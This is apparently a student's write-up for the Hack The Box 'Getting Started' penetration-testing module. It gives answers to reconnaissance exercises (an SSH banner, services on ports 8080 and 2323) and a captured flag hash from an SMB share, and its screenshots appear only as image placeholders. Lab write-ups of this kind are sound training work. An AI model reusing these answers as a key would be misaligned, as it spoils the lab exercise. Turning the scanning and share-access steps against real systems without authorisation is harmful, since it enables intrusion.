CS-EH03-25129

MUSIMBI FLORENCE MWITA

GETTING STARTED


INTRODUCTION

The Getting Started module on Hack The Box is intended to familiarize beginners with the Hack The Box platform and the basic methodology used in penetration testing. It introduces essential concepts such as environment setup, network connectivity, reconnaissance, and the use of fundamental Linux commands and security tools. Through guided practical exercises, this module helps learners understand how to approach vulnerable systems in a structured and ethical manner, forming a foundation for more advanced cybersecurity challenges.

BASIC TOOLS


1. Apply what you learned in this section to grab the banner of the above server and submit it as the answer.

SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1




SERVICE SCANNING

2. Perform an Nmap scan of the target. What does Nmap display as the version of the service running on port 8080?
   Apache Tomcat




3. Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on


2323





4. List the SMB shares available on the target host. Connect to the available share as the bob user. Once connected, access the folder called 'flag' and submit the contents of the flag.txt file.

dceece590f3284c3866305eb2473d099












WEB ENUMERATION

